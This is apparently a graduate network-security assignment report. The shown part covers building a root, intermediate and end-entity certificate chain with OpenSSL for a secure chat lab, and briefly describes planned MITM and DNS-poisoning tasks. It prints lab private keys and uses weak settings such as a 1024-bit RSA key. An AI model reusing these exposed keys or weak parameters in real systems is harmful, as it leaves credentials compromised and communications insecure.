— CS6903 : Network Security —

Assignment - 7

Secure chat using openssl and MITM attacks

Submitted By >>> **cs23mtech14019 - Yug Patel**
cs23mtech14006 - Manan Patel
cs23mtech14018 - Yash Shukla

Description >>>

> Task 1 : In this task, OpenSSL is used to generate a root CA certificate, an intermediate CA certificate, and certificates for Alice and Bob. Realistic metadata is provided for these X.509 V3 certificates, including organizational unit, location, country, etc. Each certificate is saved with appropriate file extensions, and their validity is verified using OpenSSL commands. The task emphasizes integrity verification during file transfer among LXDs and between the VM and LXD, ensuring that files are sent and received securely.

> Task 2 : The Secure Chat App (secure_chat_app) is a peer-to-peer application using DTLS 1.2 and UDP for secure communication. Alice and Bob act as client and server, respectively. The app starts with a handshake, where Alice sends a chat_hello message and Bob replies with a chat_ok_reply message. Secure chat sessions are initiated with a chat_START_SSL message, followed by a DTLS 1.2 handshake involving certificate exchange and mutual authentication. Session resumption using session tickets is supported. DTLS 1.2 handshake involves specifying ciphersuites offering perfect forward secrecy (PFS). The application handles packet loss using timers and retries for control messages, ensuring fast delivery of chat messages over UDP.

> Task 3 : In this task, Trudy intercepts the START_SSL control message between Alice and Bob, preventing secure communication. Trudy forges a reply message indicating that SSL is not supported, forcing Alice and Bob to communicate insecurely. This is achieved by spoofing DNS entries and launching a man-in-the-middle attack.

> Task 4 : Trudy actively intercepts and manipulates chat communication between Alice and Bob. Trudy issues fake certificates for both parties, allowing her to decrypt and tamper with

messages. By impersonating a trusted CA, Trudy establishes two DTLS 1.2 pipes, enabling her to intercept and modify communication between Alice and Bob.

> **Task 5**: In the optional task, instead of DNS poisoning, Trudy manipulates DNS queries and responses to poison the DNS cache of the local resolver used by Alice and Bob. This involves tampering with DNS responses from emulated DNS infrastructure, potentially redirecting traffic to malicious destinations.

Setup :

Accessing the VM :

> ssh ubuntu@10.200.33.237

Task – 1 >>> Generate Keys and Certificates

1) Key Generation :

> Key Generation of RootCA : Generating a key for a root certificate authority using OpenSSL with brainpoolP512t1 elliptic curve.(**root.key**).
Generating the private key using following command :

```
root@trudy1:~/rootCA# openssl ecparam -name brainpoolP512t1 -noout -genkey -out root.key
root@trudy1:~/rootCA# cat root.key
-----BEGIN EC PRIVATE KEY-----
MIHaAgEBBEAxPf2KyjlvdZPiqLtU+CqfJMVh7uiEKCrQdv+Rei+EBVdPHDyn0VD/
jJBWGTwPnKcVE2t68TFDnwmyTo8zFSlgoAsGCSskAwMCCAEBDqGBhQOBggAEhf+k
NDkIYQUKRE7KR+v9k3MPvCsbUsLLdMkRM4gjh6RPo3/2Eg/Uyi1umAvF7gkgTeg8
2nsjP1muHRkbIeFg9Ak8wN2q+u+2iYRBo88EzEp+ouNIL0Y/45TOKcIMZhlSoHZf
My3ulUZGQ/qw5EwGP7ZMBSTlSqCQbjt3KZaks4Y=
-----END EC PRIVATE KEY-----
root@trudy1:~/rootCA#
```

> Key Generation of IntermediateCA : This OpenSSL Command generates a 4096-bit RSA private **intermediate.key** for use in an intermediate certificate authority (intermediateCA).
Following Command :

```
root@trudy1: ~/intermediateCA
root@trudy1:~/intermediateCA# openssl genrsa -out intermediate.key 4096
Generating RSA private key, 4096 bit long modulus (2 primes)
.....
.....++++
.....
e is 65537 (0x010001)
root@trudy1:~/intermediateCA# cat intermediate.key
-----BEGIN RSA PRIVATE KEY-----
MIIJKgIBAAKCAgEAuQx6jR8ZRw/CN0PljuRv7O/vxtw6V1tDjGpe+vXwG3pqg6lj
LBWJOCUQODP7kKOlsLAuNbZYo2s8SAC9CYt6XuiinlSyyegPPp4glQKerCOtal+J
xYk/QTjLMGmlYklNox9AxW1fNpDDgAthPGD02rAXRXz9pZAQ+KsFFlKy2QpCHS3M
ff3fg0CKTQYDVNlkD4p7fHNBulcpvPjeHtiYmwZlIRKWTaAPlQV61rsSgGUl2xl
dgTIeI8ow/jKjTO5hSwgm4rRzURxYdrDdGTAxh5sYmjY+xCvRv5lwX5tvCHGEwSo
md2m8tCpMGBqFCIBVWwHn7+RVUTCJM0JyRaRKRHsMc5jjmHLAhf5HkVN3jJ7wN8
zWKHzbLHyzp0YWQpcc3clnlugr3de/2d7NcQbNuHQ6WKfsmsoyPZU2Dkw1DlINK8
SqrH1NoQj2b96+AMXHl4VqvLClSgtC1WoNYW816Ec28Yyr/EJjj8eBdDvS2/M9JO
E/r46d370+2Zv02Enl7dLVLHGjY6mlfIRN1aeiYxdmYfJYyKkqCOq7bFRsqbjZK/
/bXwN0C/nnqIhigxlVsETkwe96fY/m9F3hJCUCzqOgJGuBiPMrrvkb5/WdeHX2KS
43HtKJWJJR+2N1NfTQQq5fWpzZBtMd1LB+N7jvOZIejJGJFpKQn+Mm9bg6UCAwEA
AQKCAgEAqoQLMZskiczFpHNWRxPM50I5ar9oqzKXzf3+w7Z4qHlnSSd/ERJPPYM5
rPCJsUB4G+Rc0HXUu9GHbHoZt3/lJSu+nBVgcpjS4zOGxoiBehHuLFjd1T6hIRKa
eWP9lCAEAHo+Dy63e+ptm8HgueiF+DYnW4rPmA5m9R1yNJ3D3CeNwKGBO+ACZEnG
py8RRtCDWaa8H3N9b3HDDjUtRpRjeGwwIxH0CL0l80k8YYGJFrDaIaZoHGRP7nfd
KNRKoU62dzawXWPP7BxTdlSFmS12TZmfOhdvSfqX6QRq8Rb5ONDOWpwCWLZVT19P
ThqpSR9opzRC1ovx+ebAF3UwvTGkU+l+jZSYtw/ccwgpvCHpARmlsS40ew9wMEQC
/BMxq2Z3J/n3oa0e39nRMUmxwarbPKSM+kIiw4DyHddpruijkYpyHq6kgA7+LTPn
eXYtKI4BT3xCxXTFppFMEazRcx9/mF0BhO2vpUS2x/Q+BcuSDrlnwVwY6RJmQ+Jp
x7R2F3seya2JowVHQDGvBFeyZcCrJ1akbeQUSd+ZNTpQ5lFey36jmv/xAPbtvcOi
cyIZoYeplcwlX7+jGRH42eiRSCjxPeJ2JsH1dYoIbcqpXOJc84m5UWGsm7WOAMIC
d9hH0ezgtwDTyQDQmSI9c/zFh0FHlVSc3XGnDHxCKFL21Zjbf4kCggEBAN/Mr8jJ
7HprcXM/lMMUwxkfoHRLWLXpIojDefBOhPHv8Zwn53ELJnzDwxq0djD8WDEzlhzm
WRRewBAUkbj2zf851YEXd8VKhSlRv6YzTWfei4L3q43lM5DWqNcOCt9bzlEh6lAV
s0Fp80pIL8oL9pUGEKdih2evl2jAzMTSe8PTNkXvH/aVPd7+7F6k7FkfNq20lZMN
```

> Key Generation of Alice : The following command generates an RSA private key for alice with a modulus length of 1024 bits named : **alice_private_key.pem.**

```
root@alice1:~# openssl genrsa -out alice_private_key.pem 1024
Generating RSA private key, 1024 bit long modulus (2 primes)
.....................................................................+++++
..............................+++++
e is 65537 (0x010001)
root@alice1:~#
```

> Key Generation of Bob : Listing various elliptic curves supported by OpenSSL along with their descriptions for cryptographic operations.

```
root@bob1:~# openssl ecparam -list_curves
  secp112r1 : SECG/WTLS curve over a 112 bit prime field
  secp112r2 : SECG curve over a 112 bit prime field
  secp128r1 : SECG curve over a 128 bit prime field
  secp128r2 : SECG curve over a 128 bit prime field
  secp160k1 : SECG curve over a 160 bit prime field
  secp160r1 : SECG curve over a 160 bit prime field
  secp160r2 : SECG/WTLS curve over a 160 bit prime field
  secp192k1 : SECG curve over a 192 bit prime field
  secp224k1 : SECG curve over a 224 bit prime field
  secp224r1 : NIST/SECG curve over a 224 bit prime field
  secp256k1 : SECG curve over a 256 bit prime field
  secp384r1 : NIST/SECG curve over a 384 bit prime field
  secp521r1 : NIST/SECG curve over a 521 bit prime field
  prime192v1: NIST/X9.62/SECG curve over a 192 bit prime field
  prime192v2: X9.62 curve over a 192 bit prime field
  prime192v3: X9.62 curve over a 192 bit prime field
  prime239v1: X9.62 curve over a 239 bit prime field
  prime239v2: X9.62 curve over a 239 bit prime field
  prime239v3: X9.62 curve over a 239 bit prime field
  prime256v1: X9.62/SECG curve over a 256 bit prime field
```

This command generates a private key for Bob using elliptic curve named as prime256v1, as Secp256r1

```
root@bob1:~# openssl ecparam -name prime256v1 -genkey -noout -out bob_private_key.pem
root@bob1:~# head bob_private_key.pem
-----BEGIN EC PRIVATE KEY-----
MHcCAQEEIPSwXz49jZ31kdlx5j4xseg7bQBqbmx0G5Tcru8u4ynXoAoGCCqGSM49
AwEHoUQDQgAEUxTVfYm+Amo9bXUud6nuRxoGb+tz8ZLr21/Ko2U5KnSWRp7IkGjj
uIHAMrYRLoE+QqemRisaiwEZLVGjhvs3zg==
-----END EC PRIVATE KEY-----
root@bob1:~#
```

2) Certificate Generation :

> RootCA certificate: The provided configuration file **root_req.config** specifies various parmeters for the certificate request like default bits,distinguished names as subject's country (C) ,state (S)

,Locality(L) , Common Name(CN), request extension.

```
root@trudy1:~/rootCA# head root_req.config
[req]
default_bits       = 512
distinguished_name = req_distinguished_name
req_extensions     = req_ext
prompt             = no

[req_distinguished_name]
C  = IN
ST = Telangana
L  = Kandi
root@trudy1:~/rootCA#
```

Generates **root.csr** specifying the private key file with configuration file containing request Parameters.

```
root@trudy1: ~/rootCA
root@trudy1:~# cd rootCA
root@trudy1:~/rootCA# openssl req -new -key root.key -out root.csr -config root_req.config
root@trudy1:~/rootCA# openssl req -text -noout -in root.csr
Certificate Request:
    Data:
        Version: 1 (0x0)
        Subject: C = IN, ST = Telangana, L = Kandi, O = IITH, CN = lTS Root R1
        Subject Public Key Info:
            Public Key Algorithm: id-ecPublicKey
                Public-Key: (512 bit)
                pub:
                    04:85:ff:a4:34:39:08:61:05:0a:44:4e:ca:47:eb:
                    fd:93:73:0f:bc:2b:1b:52:c2:cb:74:c9:11:33:88:
                    23:87:a4:4f:a3:7f:f6:12:0f:d4:ca:2d:6e:98:0b:
                    c5:ee:09:20:4d:e8:3c:da:7b:23:3f:59:ae:1d:19:
                    1b:21:e1:60:f4:09:3c:c0:dd:aa:fa:ef:b6:89:84:
                    41:a3:cf:04:cc:4a:7e:a2:e3:48:2f:46:3f:e3:94:
                    ce:29:c2:0c:66:19:52:a0:76:5f:33:2d:ee:95:46:
                    46:43:fa:b0:e4:4c:06:3f:b6:4c:05:24:e5:4a:a0:
                    90:6e:3b:77:29:96:a4:b3:86
                ASN1 OID: brainpoolP512t1
        Attributes:
        Requested Extensions:
            X509v3 Basic Constraints: critical
                CA:TRUE
            X509v3 Key Usage: critical
                Certificate Sign, CRL Sign
    Signature Algorithm: ecdsa-with-SHA256
         30:81:84:02:40:36:1a:b6:c5:fd:e6:b1:f8:3d:e8:0a:66:48:
         ae:d9:8b:fc:cd:46:f8:dd:1b:2c:5d:76:86:48:69:7a:ab:7a:
         7d:e1:fb:cc:58:07:6e:27:ec:84:ac:04:0b:71:78:52:1b:58:
         4d:10:bd:47:c3:66:0f:f3:e8:ff:0d:3d:86:59:1f:02:40:72:
         8c:30:4a:10:4e:5b:16:8b:d2:d1:87:0b:2f:6b:ae:60:64:06:
         ec:f6:84:76:1e:07:ca:9d:36:20:8c:92:40:64:6e:6c:ce:2d:
         3b:de:4c:b5:13:39:e7:60:9a:d8:a6:62:33:f5:73:3d:ae:d0:
         0d:e5:48:9a:ef:aa:3d:c9:07
root@trudy1:~/rootCA#
```

> IntermediateCA certificate : This initiates the process of generating a certificate request for an intermediate certificate authority (intermediateCA) using OpenSSL,providing configuration file containing certificate request , such as the default bits, distinguished name (C,ST,L) .request Extensions.

This certificate request will be used in the intermediate certificate authority's certificate signing request (CSR) process to obtain a signed certificate from certificate authority.(**intermediate.csr**)

```
root@trudy1:~/intermediateCA# head intermediate_req.config
[req]
default_bits       = 4096
distinguished_name = req_distinguished_name
req_extensions     = req_ext
prompt             = no

[req_distinguished_name]
C  = IN
ST = Telangana
L  = Kandi
root@trudy1:~/intermediateCA#
```

```
root@trudy1: ~/IntermediateCA
root@trudy1:~/intermediateCA# openssl req -new -key intermediate.key -out intermediate.csr -config intermediate_req.config
root@trudy1:~/intermediateCA# openssl req -text -noout -in intermediate.csr
Certificate Request:
    Data:
        Version: 1 (0x0)
        Subject: C = IN, ST = Telangana, L = Kandi, O = IITH, CN = iTS CA 1R3
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                RSA Public-Key: (4096 bit)
                Modulus:
                    00:b9:0c:7a:8d:1f:19:47:0f:c2:37:43:e5:8e:e4:
                    6f:ec:ef:ef:c6:dc:3a:57:5b:43:8c:6a:5e:fa:f5:
                    f0:1b:7a:6a:83:a9:63:2c:15:89:38:25:10:38:33:
                    fb:90:a3:a2:b0:b0:2e:35:b6:58:a3:6b:3c:e4:00:
                    bd:09:8b:7a:5e:e8:b5:9e:54:b2:c9:e8:0f:3e:9e:
                    20:95:02:9e:ac:23:ad:6a:2f:89:c5:89:3f:41:38:
                    cb:30:69:a2:62:49:4d:a3:1f:40:c5:6d:5f:36:90:
                    c3:80:0b:61:3c:60:f4:da:b0:17:45:7c:fd:a5:90:
                    10:f8:ab:05:16:52:b2:d9:0a:42:1d:2d:cc:7d:fd:
                    df:83:40:8a:4d:06:03:54:d9:64:0f:8a:7b:7c:73:
                    41:ba:27:29:bc:f8:de:1c:8b:75:62:6c:19:88:84:
                    4a:59:36:80:3e:54:15:eb:5a:ec:4a:01:94:97:6c:
                    62:76:04:c8:78:8f:3a:c3:f8:ca:8d:33:b9:85:2c:
                    20:9b:8a:d1:cd:44:71:61:da:c3:74:64:c0:c6:1e:
                    6c:62:68:d8:fb:10:af:46:f4:a5:c1:74:ad:bc:21:
                    c6:13:04:a8:99:dd:9e:f2:d1:a9:30:60:6a:14:22:
                    01:55:6c:07:9b:bf:91:55:44:c2:24:cd:09:c9:16:
                    91:29:11:ec:31:c4:a3:8e:61:cb:02:17:f9:1e:42:
                    95:37:78:c9:ef:03:7c:cd:62:87:cd:b2:c7:cb:3a:
                    74:61:64:29:71:cd:dc:96:69:6e:aa:bd:dd:7b:fd:
                    9d:ec:d7:10:6c:db:87:43:a5:8a:7e:c9:ac:a3:23:
                    d9:53:60:e4:c3:50:e5:20:d2:bc:4a:aa:c7:d4:da:
                    10:8f:66:fd:eb:e0:0c:5c:78:b8:56:ab:cb:0a:54:
                    a0:b4:2d:56:a0:d6:16:f3:5e:84:73:6f:18:ca:bf:
                    c4:66:38:fc:78:17:43:bd:2d:bf:33:d2:4e:13:fa:
                    f8:e9:dd:fb:d3:ed:99:bf:4d:84:9e:5e:dd:2d:52:
                    c7:1a:36:3a:9a:57:c8:44:dd:5a:7b:56:31:76:66:
                    1f:25:8c:8a:92:a0:8e:ab:b6:c5:46:ca:9b:8d:92:
```

> Alice Certificate : This initiates the process of generating a certificate request for alice using openssl , specifies the private key file used to generate the certificate request and configuration file(**alice_req.config**) containing certificate request,such as default bits,distinguished name (C,ST,L) , request extensions , and prompts.

```
[req]
default_bits       = 2048
distinguished_name = req_distinguished_name
req_extensions     = req_ext
prompt             = no

[req_distinguished_name]
C  = IN
ST = TELANGANA
L  = KANDI
O  = IITH
CN = Alice

[req_ext]
keyUsage = digitalSignature, keyEncipherment
extendedKeyUsage = serverAuth
```


```
root@alice1:~# openssl req -new -key alice_private_key.pem -out alice.csr -config alice_req.config
root@alice1:~# openssl req -in alice.csr -noout -text
Certificate Request:
    Data:
        Version: 1 (0x0)
        Subject: C = IN, ST = TELANGANA, L = KANDI, O = IITH, CN = Alice
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                RSA Public-Key: (1024 bit)
                Modulus:
                    00:c9:3a:89:7e:51:ae:5a:40:2f:8e:35:68:87:00:
                    9f:14:30:83:c6:a5:44:04:c4:a7:e4:2c:43:b4:ca:
                    00:f3:9f:72:4d:fd:5c:83:15:17:88:00:03:ca:3e:
                    92:ac:a7:4f:50:27:67:29:1a:b1:ba:b6:32:ea:61:
                    65:25:fc:41:f8:85:7d:4c:4f:ad:88:55:b0:85:80:
                    b4:e2:ae:ba:26:fa:2d:2f:a3:2f:16:1b:80:95:84:
                    92:85:d5:ad:5d:86:94:9b:e0:d8:f0:6b:ed:c5:75:
                    e2:be:e3:16:1f:1c:43:12:c0:45:a1:0b:8d:97:83:
                    5f:23:09:b5:20:7e:41:71:39
                Exponent: 65537 (0x10001)
        Attributes:
        Requested Extensions:
            X509v3 Key Usage:
                Digital Signature, Key Encipherment
            X509v3 Extended Key Usage:
                TLS Web Server Authentication
    Signature Algorithm: sha256WithRSAEncryption
         29:bb:2a:ea:d3:a8:52:3e:bc:fe:e6:09:c6:39:49:48:5d:97:
         c7:b8:45:63:9f:ee:80:e5:dd:7d:d3:1f:12:f9:36:7d:1c:d6:
         63:32:a9:a5:89:24:30:5b:af:13:7b:4f:e3:9f:a6:08:3f:19:
         bd:f0:8a:1f:9b:83:67:d6:70:c0:41:c9:ba:e2:a1:da:83:77:
         4b:ba:a4:26:8c:35:d2:21:f5:2c:85:e9:8a:26:47:fc:7d:aa:
         8d:67:32:c1:e5:a0:45:6a:26:05:b7:30:bc:cc:34:fd:4c:d8:
         97:cf:ba:e8:ae:8e:18:c7:c3:11:29:0e:c0:3f:99:f3:0c:56:
         03:9d
```

> **Bob Certificate :** This Command initiates the process of generating a certificate request for bob using openSSL, specifies the private key file with configuration file “**bob_req.config**” containing parameters for certificate request ,such as the default bits,distinguished name (C,ST,L) , request extensions , and prompts.

```
[req]
default_bits       = 2048
distinguished_name = req_distinguished_name
req_extensions     = req_ext
prompt             = no

[req_distinguished_name]
C  = IN
ST = TELANGANA
L  = KANDI
O  = IITH
CN = Bob

[req_ext]
keyUsage = digitalSignature, keyEncipherment
extendedKeyUsage = serverAuth
```

3) Signing :


> RootCA : These Command computes the digest of the certificate request and saves it to (**root.csr.dgst**) then signs the computed digest using the private key (**root.key**) and saves it to




(**root.csr.gst.sign**).Now, this can be submitted to a certificate authority for verification and issuance of the corresponding certificate.

> IntermediateCA : These Commands digitally sign an intermediate certificate request (**intermediate.csr**). Firstly it computes the digest of the certificate request (**intermediate.csr**) and saves it to (**intermediate.csr.dgst**) then signs the computed digest using private key (**intermediate.key**) and saves it to (**intermediate.csr.gst.sign**) ensuring integrity and authenticity of the certificate request.

> Bob: These Commands digitally sign a certificate request(**bob.csr**). Firstly it computes the digest of the certificate request(**bob.csr**) and saves it to (**bob.csr.dgst**) then signs the computed digest using the private key (**bob_private_key.pem**) and saves the signature to (**bob.csr.dgst.sign**) ensuring the integrity and authenticity of the certificate request.




> Alice : These Commands digitally sign a certificate request(**alice.csr**). Firstly it computes the digest of the certificate request(**alice.csr**) and saves it to (**alice.csr.dgst**) then signs the computed digest using the private key (**alice_private_key.pem**) and saves the signature to (**alice.csr.dgst.sign**) ensuring the integrity and authenticity of the certificate request.




4) Extracting public key and Verifying Signature


> Intermediate : Here we are extracting a public key from a certificate signing request, computing a digest of a file, and verifying a signature against that digest using the extracted public key**.**



> Bob : These calculates a message digest ,extract a public key from a certificate request ,and Verifies a signature using the extracted public key for Bob.



> Alice : These calculates a message digest ,extract a public key from a certificate request ,and Verifies a signature using the extracted public key for Alice.



5) Certificate

> Root : Generates a root certificate (**root.pem**) from a certificate request file (**root.csr**). It signs the certificate using a private key (**root.key**) and includes additional extensions from the **ca.ext** file. The resulting certificate is valid for 3650 days and confirms successful generation with details about the issuer and common name.

```
root@trudy1:~/rootCA# openssl x509 -req -in root.csr -out root.pem -signkey root.key -extfile ca.ext -days 3650
Signature ok
subject=C = IN, ST = Telangana, L = Kandi, O = IITH, CN = iTS Root R1
Getting Private key
```

> Intermediate : This command creates an intermediate certificate (**intermediate.pem**) by signing a certificate request (**intermediate.csr**) with a root certificate (**root.pem**) and its key (**root.key**).It includes extensions from **ca.ext**, setting validity to 730 days.verification against the root certificate confirms the intermediate certificate's validity.

```
root@trudy1:~/rootCA# openssl x509 -req -in intermediate.csr -out intermediate.pem -CA root.pem -CAkey root.key -CAcreateserial -extfile ca.ext -days 730
Signature ok
subject=C = IN, ST = Telangana, L = Kandi, O = IITH, CN = iTS CA 1R3
Getting CA Private Key
root@trudy1:~/rootCA# openssl verify -verbose -CAfile root.pem intermediate.pem
intermediate.pem: OK
```

> Bob : This Command generates a certificate for Bob (**bob.pem**) using an intermediate certificate (**intermediate.pem**) and its key. The certificate is valid for 180 days and includes Bob's details like subject and public key information.


```
root@trudy1:~/intermediateCA# openssl x509 -req -in bob.csr -out bob.pem -CA intermediate.pem -CAkey intermediate.key -CAcreateserial -days 180
Signature ok
subject=C = IN, ST = TELANGANA, L = KANDI, O = IITH, CN = Bob
Getting CA Private Key
root@trudy1:~/intermediateCA# openssl x509 -text -noout -in bob.pem
Certificate:
    Data:
        Version: 1 (0x0)
        Serial Number:
            03:06:91:aa:f2:09:48:84:c8:49:f1:bf:57:12:72:d6:dc:c1:a0:c8
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C = IN, ST = Telangana, L = Kandi, O = IITH, CN = iTS CA 1R3
        Validity
            Not Before: Mar 12 17:05:10 2024 GMT
            Not After : Sep  8 17:05:10 2024 GMT
        Subject: C = IN, ST = TELANGANA, L = KANDI, O = IITH, CN = Bob
        Subject Public Key Info:
            Public Key Algorithm: id-ecPublicKey
                Public-Key: (256 bit)
                pub:
                    04:53:14:d5:7d:89:be:02:6a:3d:6d:75:2e:77:a9:
                    ee:47:1a:06:6f:eb:73:f1:92:eb:db:5f:ca:a3:65:
                    39:2a:74:96:46:9e:c8:90:68:e3:b8:81:c0:32:b6:
                    11:2e:81:3e:42:a7:a6:46:2b:1a:8b:01:19:2d:51:
                    a3:86:fb:37:ce
                ASN1 OID: prime256v1
                NIST CURVE: P-256
```

> Alice : This Command generates a certificate for alice (**alice.pem**) using an intermediate certificate (**intermediate.pem**) and its key. The certificate is valid for 180 days and includes alice's details such as her subject.


```
        4c:ea:7d:03:3b:70:09:82
root@trudy1:~/intermediateCA# openssl x509 -req -in alice.csr -out alice.pem -CA intermediate.pem -CAkey intermediate.key -CAcreateserial -days 180
Signature ok
subject=C = IN, ST = TELANGANA, L = KANDI, O = IITH, CN = Alice
Getting CA Private Key
root@trudy1:~/intermediateCA#
```

6) Certificate Verification


> Intermediate : This command verifies the intermediate certificate (**intermediate.pem**) against the root certificate (**root.pem**) in verbose mode, confirming its validity with the “OK” result.



> Bob : This command verifies the certificate for Bob (**bob.pem**) against the root certificate (**root.pem**) against the root certificate (**root.pem**) with the intermediate certificate (**intermediate.pem**) as an untrusted intermediary. The “OK” result confirms the validity of Bob’s certificate**.**



> Alice : This command verifies alice’s certificate (**alice.pem**) against the root certificate (**root.pem**) , using the intermediate certificate (**intermediate.pem**) as an untrusted intermediary. The “OK” result confirms the validity of Alice’s certificate.

